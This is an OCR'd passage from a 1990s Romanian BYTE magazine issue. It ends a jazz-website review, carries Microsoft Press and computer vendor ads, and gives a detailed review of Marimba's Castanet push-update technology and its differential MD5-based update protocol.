Ce se mai găsește pe peron? O cafenea (*Jazz Café*) care găzduiește discuții. Există un *Chatroom,* există un *BBS* pentru corespondență, mică publicitate, sugestii pentru audiții, există o mulțime de interviuri Real Audio cu diverși muzicieni, o listă a grupurilor de discuții pe teme de jaz din Internet.

Există desigur și un *Jazz Market*, unde se pot cumpăra CD-uri, postere, tricouri, cărți, partituri, și în general orice are legătură cu jazul. Mult mai interesant este însă *standul de presă,* unde găsim ediții electronice ale revistelor Jazz Times, Jazz Educators Journal și Jazz Wire (acesta din urmă însă este găzduit de un alt sit, *Music Boulevard*, http://www.musicblvd.com/). Tot aici putem răsfoi o carte foarte interesantă de istorie a jazului (*History of Jazz*, de Dan Morgenstern) precum și o carte de interviuri cu mari nume ale jazului (*Hennessy Cognac* de Michael Bourne).

Desigur, pe peron se află și o *cutie poștală* (unde putem trimite scrisori redacției), un mare panou de afișaj, care nu doar că ne dă o altă posibilitate de navigare, dar ne prezintă și personalitatea lunii (în februarie: Tony Williams) precum și câteva CDROM-uri editate de HipBop Records (Lenny White, Gerry Mulligan, etc.). Tot pe peron avem posibilitatea să votăm în cadrul referendumului anual (*1997 Global Jazz Poll*), prin intermediul unui sistem de formulare interactive (sunt nu mai puțin de 43 de categorii).

Fără îndoială însă, marea găselniță a sitului este harta gării. Cu siguranță ați mai văzut situri cu hartă, dar aici lucrurile stau puțin altfel: ecranul este împărțit în două cadre iar un clic pe hartă (desigur, o imagine senzitivă) nu ne duce direct la pagina respectivă, ci doar așează în cadrul din dreapta o descriere a conținutului paginii urmată de link-urile efective. În felul acesta, călătorul are posibilitatea să-și facă foarte repede o impresie despre fiecare ramificație a sitului și se poate mult mai ușor orienta. Pe de altă parte, harta este un prețios instrument de navigație rapidă, deoarece oferă intrări directe către toate paginile sitului.


Un alt instrument util este *„Search"*. Căutarea nu este globală și nediferențiată, ci se referă la trei categorii (subiect, artist sau album). Rezultatele sunt ordonate după relevanță și constau in general din rezumate ale unor articole din Jazz Times. Totodată se poate solicita o listă a înregistrărilor disponibile în magazinul virtual *Music Boulevard*. O observație importantă relativă la legăturile externe: acestea sunt relativ puține și în general nu sunt directe, ci trec printr-o pagină de prezentare a sitului referit. Excepția o constituie *Music Boulevard*, care este adesea solicitat pentru informații comerciale (cu precizarea că situl are același proprietar, N2K).

În concluzie, un sit coerent și excelent structurat. Pentru designerii de pagini Web, un model, iar pentru amatorii de jaz, o sursă de informații pertinente și actuale. Alte situri această temă: *JAZZ Online* (http://www.jazzonln.com/), *GRP Recording Company* (http:// www.mca.com/grp/), plus o resursă europeană: *Europe Jazz Network* (http://www. nettuno.it/ejn/). ■

Dl. Mircea Sârbu este redactor BYTE România. Poate fi contactat prin e-mail la **msarbu@agora.ro.**

Căi și semnificații

Când ești gata să implementezi în firmă Microsoft® Windows NT® Server 4.0 sau Windows NT Workstation 4.0, caută în librăriile noastre **Resourse Kit**-urile de la **Microsoft Press®**. Nu vei descoperi doar toate căile juste pentru a pune în funcțiune și a asigura suportul pentru aceste robuste **sisteme de operare pe 32 de biți**, ci vei fi și surprins de adevărata semnificație a **productivității**.



Microsoft Professional Editions
For Windows NT Workstation Version 4.0
Microsoft Windows NT Workstation Resource Kit
Comprehensive Resource Guide and Utilities for Windows NT Workstation Version 4.0
Microsoft Press
For Windows NT Server Version 4.0
Microsoft Windows NT Server Resource Kit
Technical Information and Tools for the Support Professional
Microsoft Windows NT Server Internet Guide
Microsoft Windows NT Networking Guide
Microsoft Windows NT Server Resource Guide
Microsoft Windows NT Server Resource Kit CD-ROM

Microsoft® Windows NT® Workstation Resource Kit
1-57231-343-9

Microsoft® Windows NT® Server Resource Kit
1-57231-343-9

Computer Press Agora

Microsoft® Press

Cărțile pot fi răsfoite, comandate și cumpărate la librăria deschisă la sediul firmei Forte Computers din București, str. Lipscani nr. 102, Computer House, str. Grigore Alexandrescu nr.47 sau la Librăria Humanitas din Pasajul Crețulescu din București (lîngă magazinul Muzica).

Puteți comanda orice carte de la: Computer Press Agora s.r.l., C.P. 94 OP.49, București, fax: 01-2300286


Important: *Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)*

Deplasarea biților în rețea se va face criptat, compactat sau în ritm de castaniete. Despre noile servicii Internet cu livrare la domiciliu. De Eugen Rotariu

Marimba Castanet

Așteptând în fața navigatorului după o pagină rătăcită undeva în imensitatea Web-ului, v-ați dorit vreodată să angajați pe cineva care să aducă paginile HTML în locul vostru, fără să vă încurce? Nu? Nici măcar în fața unei pagini plină de appleturi miraculoase care afișează un mesaj din clasa: Așteptați un moment...? Tot nu? Să o luăm atunci altfel: să presupunem că sunteți un programator. Nu e o presupunere prea restrictivă, cu toții suntem programatori într-o anumită măsură (fuzzy, nu-i așa)? Nu ați simțit niciodată că pierdeți prea mult timp concentrându-vă asupra interfeței utilizator, pierzând din vedere esențialul?

Dacă răspunsul la măcar una dintre întrebări este da, acest articol vă interesează în mod direct. Pentru că Marimba a făcut un mare pas înainte în rezolvarea acestor probleme, iar articolul este despre noile tehnologii introduse de Marimba.



Automatic updates can be made: Any Time

Frequency of automatic updates: At most once an hour

- As often as needed
- At most every 15min
- At most every 30min
- At most once an hour
- At most once a day

Utilizatorii configurează Castanet tuner pentru actualizarea canalelor Castanet ori de câte ori doresc.

Castanet și Bongo
Tuner: gratis
Emițător: 995$ pentru 100 receptori / oră / canal; 25.000$ pentru licență nelimitată. Bongo: 495$ (Windows 95 sau NT 4.0, sau Solaris versiunea 2.4 sau mai mare).

Marimba, Inc.
Palo Alto, CA

(415) 328-5282
fax: (415) 328-5295

info@marimba.com
http://www.marimba.com/

Puțină istorie


De la lansarea oficială de către Sun a limbajului Java a trecut mai mult de un an dar, cel puțin în ceea ce mă privește, încă n-am uitat promisiunile pe care le făcea James Gostling în „Java Language Environment - A White Paper“. Multe dintre ele erau deja, sau au devenit, realitate în timpul care s-a scurs de atunci. Toate, mai puțin una: în lista avantajelor pe care Java le oferă se specifica faptul că „aplicațiile [Java] sunt adaptabile la medii de lucru evolutive pentru că se pot aduce sau actualiza dinamic modulele de cod de oriunde din rețea“. Gostling face mai apoi următoarea precizare: „codul executabil poate fi încărcat de oriunde, ceea ce permite actualizarea transparentă a aplicațiilor. Vor rezulta de aici servicii on-line care se îmbunătățesc permanent; ...“. La vremea respectivă, cred că această parte din descrierea limbajului m-a atras cel mai tare. Din păcate, această parte este și singura care nu a fost complet implementată în JDK. De fapt, Gostling făcea aceste ultime remarci în cadrul unei discuții despre HotJava, mult așteptatul navigator și editor HTML de la Sun. Dar HotJava, aflat încă în stare prebeta (2) după un an și jumătate de la anunțul inițial, pare să nu se grăbească foarte tare să „lovească“ piața. Sau poate că sunt eu prea nerăbdător.

APRECIERE	
TEHNOLOGIE	★★★★★
IMPLEMENTARE	★★★★
PERFORMANȚĂ	★★★★★

James Gostling este, fără îndoială, părintele spiritual al limbajului Java. Dar Java nu este doar un limbaj, el este în același timp un mediu complex de execuție, încărcare și validare a aplicațiilor. Iar pentru a crea un mediu este nevoie de o întreagă echipă. Această echipă este cea care a implementat mașina virtuală, clasele, HotJava, etc. Dar, ce se întâmplă când membrilor echipei li se pare că ar putea face ceva mai mult dacă ar schimba mediul? Vă pot spune: pleacă și își crează propriile companii în care încearcă să-și dezvolte ideile. Nu este o cale ușoară, ba mai este și plină de riscuri, dar dacă noua companie reușește să se impună, avem de a face, mai întotdeauna, cu un salt tehnologic important.

Este exact ceea ce s-a întâmplat cu Marimba. În februarie 1996, patru membri importanți ai echipei Java s-au desprins de Sun, creând o nouă companie numită Marimba. Cei patru membrii sunt: Kim Polese (CEO), Arthur van Hoff (CTO), Jonathan Payne (Senior Engineer), și Sami Shaio (Senior Engineer). Compania a fost făcută publică în mai și în august a devenit prima beneficiară a fondului de 100 milioane de dolari destinat dezvoltării limbajului Java de către firma „Kleiner, Perkins, Caufield and Byers“. În fine, în 7 octombrie 1996 Marimba lansează primele produse, în beta, Castanet și Bongo. Și, așa cum era de așteptat, noile produse conțineau în ele germenii unei revoluții: livrarea și actualizarea asincronă, transparentă a informațiilor din Internet la

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab



Cum funcționează tehnologia Castanet

Dezvoltatorul actualizează canalul pe server ori de câte ori este nevoia să fie actualizate programele sau datele cu care lucrează acestea.
Server rulând transmițătorul Marimba
Dezvoltatorul canalului Marimba
Transmițătorul și receptorul lucrează împreună pentru a actualiza imaginea canalului oglindită pe sistemul client.
Clienți rulând receptoare Marimba

domiciliul clientului. Vi se pare puțin?

O scurtă introducere

Appleturile Java par să ofere o alternativă de distribuție a aplicațiilor. Din păcate, limitările de viteză ale rețelei actuale duc la o cvasi-imposibilitate de a distribui aplicații cu adevărat utile. Tocmai aici este cheia noilor tehnologii lansate de Marimba: reținând trăsăturile esențiale ale appleturilor precum rularea fără o instalare anterioară sau actualizarea transparentă, aplicațiile Castanet (numite canale Castanet) încearcă să elimine o serie dintre neajunsurile appleturilor. Iată câteva dintre soluțiile propuse: canalele Castanet, spre deosebire de appleturile Java, nu sunt constrânse să lucreze într-o pagină de browser, putând afișa o interfață utilizator sofisticată; canalele își pot salva starea pe discul utilizatorului, având în același timp și posibilitatea de a-și comunica starea înapoi către dezvoltatorii canalului; canalele sunt oglindite pe discul utilizatorului și se pot rula la viteza aplicațiilor convenționale, chiar și atunci când sistemul este deconectat de la rețea.

Actualizările canalelor se execută asincron, indiferent dacă rulează canalul sau nu, și pot fi integrate imediat cum sosesc într-un canal care deja rulează.

Creatorii tehnologiei Castanet au lucrat în permanență având în minte Internetul, așa cum este el în faza actuală. Canalele Castanet continuă să ruleze și să fie actualizate chiar și într-o rețea lentă sau nesigură, cu căderi dese. Tehnologiile de distribuție a canalelor sunt foarte scalabile, crescând ușor de la sute la milioane de copii, și sunt prevăzute să lucreze fără probleme chiar și în condițiile existenței zidurilor de protecție care separă rețelele private de zona publică a Internetului.

Cheia tehnologiei Castanet este însă actualizarea diferențială a canalelor, adică transmiterea prin Internet doar a acelor informații, aparținând canalelor, care s-au modificat de la ultima actualizare. Această tehnologie, descrisă mai pe larg într-o casetă separată, a fost patentată de Marimba ca fiind un pas tehnologic complet nou.

Deși tehnologia Castanet nu depinde de limbaj în nici un fel, ea este implementată la ora actuală doar pentru aplicații scrise în Java. Această stare de fapt se datorează faptului că Java este, la ora actuală, singurul limbaj cu adevărat portabil și protejat.

Sistemul Castanet se bazează pe trei componente principale: transmițătorul (transmitter), receptorul (tuner) și canalele (channels). Sună cunoscut? Este exact modelul de transmitere a informațiilor adoptat de radio sau televiziune (broadcasting). De fapt, diferența este doar de suprafață și se estompează treptat, odată cu introducerea tehnologiilor digitale în prelucrarea su-

Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40
SISTEMELE DE CALCUL AGER
GLAMOUR P/200MHz
WIZARD P/166MHz
GLITTER P/150MHz
WISE P/133MHz
SMART P/120MHz
SILVER P/100MHz
BRIGHT K5/100MHz
DEPĂȘEȘTE-ȚI GRANIȚELE MINȚII
AGER THE COMPUTER COMPANY
NOI DĂM GÂNDIRII TALE ARIPI !

netului şi imaginii. Transmiţătorul este o aplicaţie, scrisă la ora actuală în Java, care rulează pe server şi care transmite informaţiile către clienţi. Clienţii se numesc în acest caz receptoare şi sunt aplicaţii, scrise tot în Java, care rulează pe sistemele care vor să recepţioneze informaţia transmisă de servere/transmiţătoare. În fine, canalele sunt programe împreună cu datele aferente care sunt memorate pe sistemele server pentru a fi mai apoi oglindite în mod transparent pe discurile sistemelor client. Pentru dezvoltatorii canalului, este suficient să întreţină la zi copia de pe server. Mai departe, transmiţătoarele şi receptoarele lucrează împreună pentru a păstra copia canalului oglindită pe sistemul client identică cu cea memorată pe server (vezi figura "*Cum funcţionează tehnologia Castanet*").

Ce se vede privind de aproape

Un canal Marimba este în realitate o colecţie de fişiere care reprezintă programele şi datele aferente unei aplicaţii. Canalul este adus şi memorat în mod transparent pe discul client de către receptor. Un canal poate fi executat în orice moment, execuţia sa făcându-se de pe discul client. În plus, dacă canalul este în execuţie şi sosesc actualizări ale datelor sau codului, receptorul semnalează imediat apariţia acestor modificări. Canalul poate alege să ia sau nu în considerare modificările apărute imediat. Comunicaţia dintre canal şi transmiţător este cu adevărat bidirecţională, canalul primind actualizări de la transmiţător dar putând în acelaşi timp să transmită propriile reacţii înapoi către dezvoltatorii canalului sau către alţi utilizatori ai aceluiaşi canal.

Actualizarea diferenţială a canalelor Castanet duce la o micşorare semnificativă a traficului necesar. Această afirmaţie se bazează în principal pe faptul că la distribuirea unei noi versiuni de aplicaţie doar puţine fişiere se modifică. Restul, colecţii de imagini, prototipuri, clase standardizate, rămâne nemodificat şi nu necesită retransmitere. Gândindu-ne în special la Java, să remarcăm că aplicaţiile şi appleturile Java sunt constituite dintr-o colecţie de fişiere de tip .CLASS de dimensiuni mici. Actualizările duc de obicei doar la retransmiterea a câtorva astfel de fişiere .CLASS. În ceea ce priveşte datele, există două posibilităţi: dacă aplicaţia este doar de uz local, există şansa ca fişierele de date să nu se modifice niciodată (eventual doar fişierul README sau BUGS). Dacă însă aplicaţia oferă interactivitate cu reţeaua (grupuri de ştiri sau de dialog, distribuţie de oferte, etc.) atunci traficul în zona de date creşte foarte mult,

FOCUS TEHNOLOGIC | **ACTUALIZAREA**

Actualizarea diferenţială a canalelor Marimba

Actualizarea diferenţială a unui canal este o tehnologie prin care traficul necesar actualizării unui canal Marimba este redus la transferul acelor fişiere care au fost modificate. Actualizarea diferenţială se face printr-un mecanism de polling şi nu prin unul de broadcast. Cu alte cuvinte, în loc ca transmiţătorul şi repetoarele să transmită continuu actualizări către receptoare (ca în cazul transmisiilor radio sau TV), receptoarele şi repetoarele cer ele însele să fie actualizate atunci când este nevoie. Mecanismele de broadcasting nu funcţionează foarte bine atunci când lucrează cu maşini care sunt conectate la reţea intermitent sau care stau în spatele zidurilor de foc ale reţelelor private. În plus, mecanismul de polling permite calculatoarelor portabile să iniţieze actualizările doar în momentul în care sunt conectate la reţea.

Actualizarea diferenţială este un protocol patentat de către Marimba, care lucrează în felul următor: Când un receptor cere unui transmiţător o actualizare, el transmite o structură de date numită index. Un index este o structură arborescentă ale cărei noduri corespund fişierelor din care este compus canalul. Fiecare nod care reprezintă un fişier conţine o amprentă a fişierului corespunzător. Amprenta este creată rulând un algoritm MD5 peste conţinutul fişierului. Indiferent de lungimea fişierului, algoritmul MD5 produce o amprentă de 128 de biţi. Această amprentă este un identificator foarte sigur al conţinutului fişierului; şansa ca diferite fişiere sau versiuni ale aceluiaşi fişier să aibă amprentă identică este de ordinul lui 264. Nodurile din index care reprezintă directoare au o amprentă cumulativă pentru fişierele şi directoarele subordonate.

Transmiţătorul menţine un index paralel pentru canalele sale. Atunci când soseşte o cerere de actualizare, transmiţătorul compară indexul receptorului cu propriul său index şi returnează fişierele ale căror noduri index nu sunt identice – cu alte cuvinte, fişierele care au fost actualizate pe transmiţător de la ultima actualizare cerută de respectivul receptor. Amprentele cumulative ale directoarelor măresc foarte mult viteza de comparare; dacă amprentele pentru un director sunt identice, nu este nevoie să fie examinate amprentele subordonate. Dacă nu s-a schimbat nimic pe canalul respectiv, amprentele de pe cel mai înalt nivel se vor potrivi, comparaţia terminându-se practic instantaneu.

Deşi un transmiţător are nevoie de indexul receptorului pentru un anumit canal pentru a-l compara cu indexul lui propriu, în fapt, receptoarele trimit foarte rar indecşi compleţi. În loc de acest lucru, fiecare transmiţător păstrează o copie a indecşilor primiţi de la receptoare, indexată după amprentele de pe primul nivel. Într-o operaţie normală, un receptor trimite unui transmiţător doar amprenta de pe primul nivel a canalului. Transmiţătorul scanează amprentele memorate anterior şi, dacă găseşte o potrivire, compară indexul corespunzător amprentei cu propriul său index. Totuşi, dacă transmiţătorul abia a pornit după o cădere, s-ar putea ca acel index să nu fie încă memorat. În acest caz, transmiţătorul îi cere receptorului să-l trimită indexul complet şi îl memorează în tabelele interne. În acest mod, în cazul unei operaţii obişnuite, protocolul dintre receptor şi transmiţător lucrează la viteza unui protocol care păstrează întreaga stare a fiecărui client. Dacă este necesar, protocolul devine temporar un protocol fără păstrarea stării, pentru a se asigura faptul că pierderea accidentală a stării transmiţătorului nu afectează funcţionarea receptoarelor.


Pentru a mări şi mai mult viteza de actualizare a canalelor, întreaga conversaţie dintre receptor şi transmiţător, inclusiv transmiterea fişierelor se face într-o singură conexiune TCP. Comparaţi acest mod de lucru cu transmisia normală a appleturilor, care necesită deschiderea unei conexiuni TCP pentru fiecare fişier.

În comparaţie cu transferul appleturilor, actualizarea diferenţială minimizează traficul din reţea. Să presupunem, de exemplu, că la fiecare oră se schimbă un fişier într-un canal şi într-un applet. Actualizarea canalului necesită transmiterea unui singur fişier în fiecare oră. Actualizarea appletului însă, necesită transmiterea fiecărui fişier folosit de utilizator, indiferent dacă fişierul a fost modificat sau nu.

–E. R.

(Această casetă reprezintă o adaptare a descrierii protocolului Castanet din Castanet White Paper. Marimba şi-a rezervat drepturile asupra acestui protocol.)

O arhitectură Marimba completă


Server de proximitate Marimba
Server rulând transmiţătorul Marimba
Repetor Marimba
Receptoare Marimba
Receptoare Marimba
Receptoare Marimba după un zid de foc

actualizarea canalului transformându-se, într-o mare măsură, în actualizarea informaţiilor memorate pe calculatorul clientului şi transmiterea răspunsului acestuia către alţi utilizatori sau către distribuitori.

Canalele pot fi obţinute folosind o aplicaţie receptor. Cu ajutorul acesteia, utilizatorul poate contacta diverse transmiţătoare din reţea (folosind adresa sau numele acestora) şi poate obţine lista canalelor disponibile pe acele transmiţătoare. Utilizatorii se pot abona la oricare dintre canalele din listă printr-un simplu dublu-clic în fereastra receptorului sau urmând o hiperlegătură dintr-o pagină Web. În cel de-al doilea caz, browser-ul trebuie configurat în aşa fel încât receptorul să fie utilizat de către navigator ca o aplicaţie ajutătoare care tratează tipul MIME Marimba. O dată cu abonarea, utilizatorul obţine şi o primă copie a fişierelor aparţinând canalului, ceea ce poate lua timp mult, în funcţie de mărimea canalului. Vestea bună este că acesta va fi probabil singura dată când utilizatorul trebuie să aştepte. În continuare, aceste fişiere vor fi actualizate în mod transparent de către receptor ori de câte ori va fi nevoie. În mod normal, receptorul este cel care iniţiază actualizarea la un interval bine precizat, dependent de canal, dar există şi posibilitatea ca utilizatorul să apeleze explicit actualizarea la fel ca şi posibilitatea ca un canal să apeleze el însuşi actualizarea. Intervalul de actualizare este specificat de dezvoltator şi depinde de destinaţia canalului. În cazul unor aplicaţii independente, actualizarea se va face probabil o dată pe săptămână, pentru a primi eventuale îmbunătăţiri ale aplicaţiei. Pe de altă parte, un canal de noutăţi sau de dialog va fi actualizat la un interval de câteva minute sau ore.

Aceste actualizări sunt făcute, după cum spuneam, în mod asincron. Receptorul stă în permanenţă pornit şi execută actualizările indiferent dacă canalul rulează sau nu. Există şi posibilitatea de a configura receptorul pentru o legătură nepermanentă cu reţeaua, în aşa fel încât conexiunea să fie făcută automat, la ore fixate, pentru a obţine actualizările. O astfel de facilitate este extrem de utilă celor care accesează reţeaua printr-o linie dial-up, de exemplu.

În fine, copia canalului care se află pe discul utilizator poate fi lansată în orice moment, indiferent dacă conexiunea cu reţeaua este activă sau nu. În cazul în care legătura este întreruptă şi un canal vrea să transmită informaţii înapoi către transmiţător, aceste informaţii sunt memorate temporar de către receptor pentru a fi transmise la prima conectare.

Fiecare receptor are un număr unic de identificare, în aşa fel încât transmiţătorul să poate ştii exact cu cine discută. Transmiţătoarele, spre deosebire de cele radio şi TV, nu iniţiază niciodată legătura cu un receptor. Dimpotrivă, receptoarele sunt cele care conectează periodic transmiţătoarele, cerând actualizări sau transmiţând date de răspuns. Dezvoltatorii de canale Castanet pot implementa opţional o componentă a canalului care rulează pe server (numită plug-in) şi care va trata cererile corespunzătoare canalului. În acest fel, canalul poate trimite un răspuns modelat după profilul receptorului care a iniţiat cererea. De exemplu, unele receptoare pot declara explicit că vor aplicaţia într-o anumită localizare iar canalul poate memora această informaţie pe server şi să ţină cont de ea la următoarele transmisii. În cazul în care canalul trimite date înapoi către transmiţător, această componentă care rulează pe server este responsabilă cu prelucrarea datelor sosite. Tot componenta de pe server a canalului este responsabilă şi cu eventualele protecţii, ea putând hotărî care facilităţi să fie disponibile şi care nu în versiunea de canal primită de un anumit receptor, în funcţie de informaţii comerciale sau de altă natură memorate pe server.

În ceea ce priveşte receptoarele, acestea sunt construite pentru a lucra în mod tranzacţional, pentru a evita posibilitatea ca fişierele unui canal să fie doar parţial actualizate. În cazul în care canalul actualizat rulează deja, acesta este atenţionat de sosirea noilor fişiere. Canalul poate să instaleze imediat noile fişiere dacă ştie că acestea reprezintă doar date, să ceară repornirea canalului pentru a ţine cont de noile dezvoltări în partea de program, sau să ignore actualizările. În ultimul caz, receptorul va actualiza canalul numai după oprirea acestuia de către utilizator.

Spuneam mai înainte că tehnologia Castanet este scalabilă. Această scalabilitate se bazează pe existenţa unor componente auxiliare precum repetoarele sau serverele de proximitate. Un repetor (repeater) este o combinaţie între transmiţător şi receptor. Ideea de bază este aceea de a descongestiona traficul de pe transmiţătoare. În clipa în care acestea sunt prea încărcate, ele pot delega activitatea relativă la o parte dintre receptoarele abonate către unul sau mai multe repetoare. Aceste repetoare se actualizează singure de la transmițător după care trimit canalul actualizat către toate receptoarele pe care le deservesc. Actualizarea se face o singură dată de pe transmițător, în continuare receptoarele terminale primind informația care a fost memorată de către repetor. Din punctul de vedere al receptorului, existența unui repetor este transparentă, el transmițând în continuare cererile către transmițătorul original. Această strategie face ca transmițătorul să poată deservi un receptor chiar și dacă repetorul destinat acestuia este temporar întrerupt.

În cazul în care receptoarele stau în spatele unui zid de foc al unei rețele private, problemele sunt cele legate de securitate – doar calculatoarele din interiorul zidului putând iniția conexiuni –, și de performanță – străpungerea zidului fiind mult mai lentă decât o conexiune normală. În ceea ce privește securitatea, nici o problemă: transmițătorul nu inițiază niciodată o conexiune, receptorul fiind cel responsabil de aceasta. Pentru menținerea performanței, Marimba a proiectat o aplicație numită serverul de proximitate Castanet (Castanet proxy server). Această aplicație stă chiar pe zidul de foc al rețelei, primind toate apelurile de la receptoarele din interiorul zidului și retransmițându-le spre exterior. În același timp, serverul de proximitate păstrează și o copie a fișierelor sosite pentru a le putea oferi și unor viitori solicitanți din interiorul zidului. În cazul în care receptoarele din interiorul zidului au statut diferit relativ la același canal, serverul de proximitate este cel care negociază cu transmițătorul informația care trebuie transmisă fiecărui receptor în parte, aducând doar fișierele care diferă (vezi figura *„O arhitectură Marimba completă“*).

Cum se pot dezvolta canale

Orice applet Java poate fi transformat într-un canal chiar și fără recompilare. Singura diferență este că parametrii appletului nu sunt memorați în fișierul HTML, ci într-un fișier text separat al canalului. Desigur, pentru a folosi cu adevărat facilitățile tehnologiei Castanet, appleturile trebuie extinse cu apeluri la clasele specifice Castanet care vin împreună cu receptorul.

Una dintre marile deosebiri dintre funcționarea unui applet și cea a unui canal este aceea că appletul nu poate accesa nicicum discul utilizatorului în timp ce fiecare canal Castanet are un director special, distribuit de receptor, în care poate să scrie și să citească, să creeze directoare, etc. În acest fel, se mărește viteza de lucru și se permite funcționarea canalelor și atunci când conexiunea de rețea este întreruptă. Toate celelalte protecții sunt identice, de exemplu unui canal fiindu-i interzis accesul la un alt calculator decât cel pe care rulează transmițătorul și propriul director de pe calculatorul pe care rulează receptorul.

Marimba a publicat documentația și sursele pentru clasele de interfață dintre canal și receptor sau transmițător precum și un număr de exemple care vin împreună cu transmițătorul. Documentația conține separat și o secțiune despre dezvoltarea de componente ale canalului care rulează pe server.

